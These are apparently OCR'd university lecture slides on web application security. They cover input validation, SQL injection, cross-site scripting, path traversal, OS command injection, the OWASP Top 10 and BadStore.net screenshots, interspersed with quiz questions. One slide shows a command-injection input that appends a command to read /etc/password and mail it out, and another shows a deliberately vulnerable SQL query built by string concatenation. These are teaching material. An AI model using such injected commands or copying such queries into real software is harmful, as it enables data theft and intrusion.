  - **Reject** any **input** containing “<“ or “>”
  - Escape (encode) HTML entities

a number of node.js modules exist for this task

```
1 var validator = require('validator');
2 ...
3 var name = ( query["name"]!=undefined) ? query["name"] : "";
4 var cleaned = validator.escape(name); //escaping HTML
```



You find out that the server you are hosting your Web application on, is using the Apache HTTP Server software, version 1.3, which was last updated in 2009. What's the problem of the server compared to using an Apache Server software version from 2015/16?

A. **The server cannot serve HTML5 documents.**
B. **The server's encryption is weaker.**
C. **Not all modern browsers can communicate with the server due to the outdated HTTP version.**
D. **The server's ability to store cookies is more limited.**

flickr@28199095@N05

More generally …

exploiting unchecked input

1. Inject **malicious data** into Web applications
2. **Manipulate applications** using malicious data

Injecting malicious data

- **Parameter manipulation** of HTML **forms**
- **URL** manipulation
  (remember: URLs often contain parameters)
- **Hidden HTML field** manipulation
- **HTTP header** manipulation
- **Cookie** manipulation

BADSTORE.NET

Quick Item Search

Welcome **Claudia** - Cart contains 0 items at $0.00

View Cart

Welcome to BadStore.net!

- Home
- What's New
- Sign Our Guestbook
- View Previous Orders
- About Us
- My Account
- Login / Register

SUPPLIERS ONLY

- Supplier Login
- XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

RSS Subscribe

BADSTORE.NET

Quick Item Search

Welcome **Claudia** - Cart contains 0 items at $0.00

View Cart

Welcome to BadStore.net!

- Home
- What's New
- Sign Our Guestbook
- View Previous Orders
- About Us
- My Account
- Login / Register

SUPPLIERS ONLY

- Supplier Login
- XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

RSS Subscribe

Manipulating applications

Manipulating applications

- **SQL injection**

Manipulating applications

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution

Manipulating applications

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**

Manipulating applications

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code

Manipulating applications

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code
- **Path traversal**

Manipulating applications


- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code
- **Path traversal**
  - Exploit **unchecked user input to control** which files are accessed on the server

Manipulating applications

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code
- **Path traversal**
  - Exploit **unchecked user input to control** which files are accessed on the server
- **Command injection**

Manipulating applications

- **SQL injection**
  - Pass input containing **SQL commands** to a database server for execution
- **Cross-site scripting**
  - Exploit applications that **output unchecked input verbatim** to trick users into executing malicious code
- **Path traversal**
  - Exploit **unchecked user input to control** which files are accessed on the server
- **Command injection**
  - Exploit **unchecked user input to execute shell commands**



Which of the following tasks are performed by a session-based system?

A. Identifying returning users.
B. Using the HTTP protocol
C. Providing access to restricted resources.
D. Sending successful logins to a well-known location.

flickr@georgiesharp

Taking a closer look at the OWASP Top 10

https://www.owasp.org/


Unsafe components | **Unvalidated redirects/forwards**

Security misconfigurations | **Function level access**

Injection | **Authentication & sessions** | **CSRF** | **XSS**

Direct object references | **Sensitive data exposure**

OS command injection



OS command injection


OS command injection

OS command injection

OS command injection

benign user's input: john@test.nl

OS command injection



benign user's input: john@test.nl

OS command injection

benign user's

malicious user's input:

`john@test.nl; cat /etc/password | mail john@testing.nl`

SQL injection

Injection: “Attacker sends simple **text-based attacks** that exploit the syntax of the targeted interpreter.“ (OWASP)

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'
6                     and password = '"+upassword+"'";
7 /* execute query */
```

SQL injection

Injection: “Attacker sends simple **text-based attacks** that exploit the syntax of the targeted interpreter.“ (OWASP)

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'
6                     and password = '"+upassword+"'";
7 /* execute query */
```

benign user’s input: `john` / `my_pass`

SQL injection

Injection: “Attacker sends simple **text-based attacks** that exploit the syntax of the targeted interpreter.“ (OWASP)

```
1 var uname = /* code to retrieve user provided name */
2 var upassword = /* code to retrieve the user password */
3
4 /* a database table users holds our user data */
5 var sqlQuery = "select * from users where name = '"+uname+"'
6                     and password = '"+upassword+"'";
7 /* execute query */
```

```
select * from users where name =
'john' and password = 'my_pass';
```

benign user’s input: `john` / `my_pass`

BADSTORE.NET

Quick Item Search

Welcome **{Unregistered User}** - Cart contains 0 items at

View Cart

- Home
- What's New
- Sign Our Guestbook
- View Previous Orders
- About Us
- My Account
- Login / Register

SUPPLIERS ONLY

- Supplier Login
- XML Web Services

- REFERENCE -

BadStore.net Manual v2.1

RSS Subscribe

Welcome to BadStore.net!

BADSTORE.NET

Quick Item Search

Welcome **{Unregistered User}** - Cart contains 0 items at

View Cart

- Home
- What's New
- Sign Our Guestbook
- View Previous Orders
- About Us
- My Account
- Login / Register

SUPPLIERS ONLY

